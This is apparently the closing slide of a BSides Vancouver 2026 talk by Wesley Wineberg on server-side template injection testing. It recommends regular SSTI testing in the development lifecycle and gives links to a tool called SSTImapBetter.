-  Regular SSTI testing in your SDLC



Questions?

(Yes, "will this get me arrested?" counts as a question)

 <https://github.com/W-21/SSTImapBetter>

 <http://exfiltrated.com/sstimapbetter.zip>

 Wesley Wineberg

 Bsidés Vancouver 2026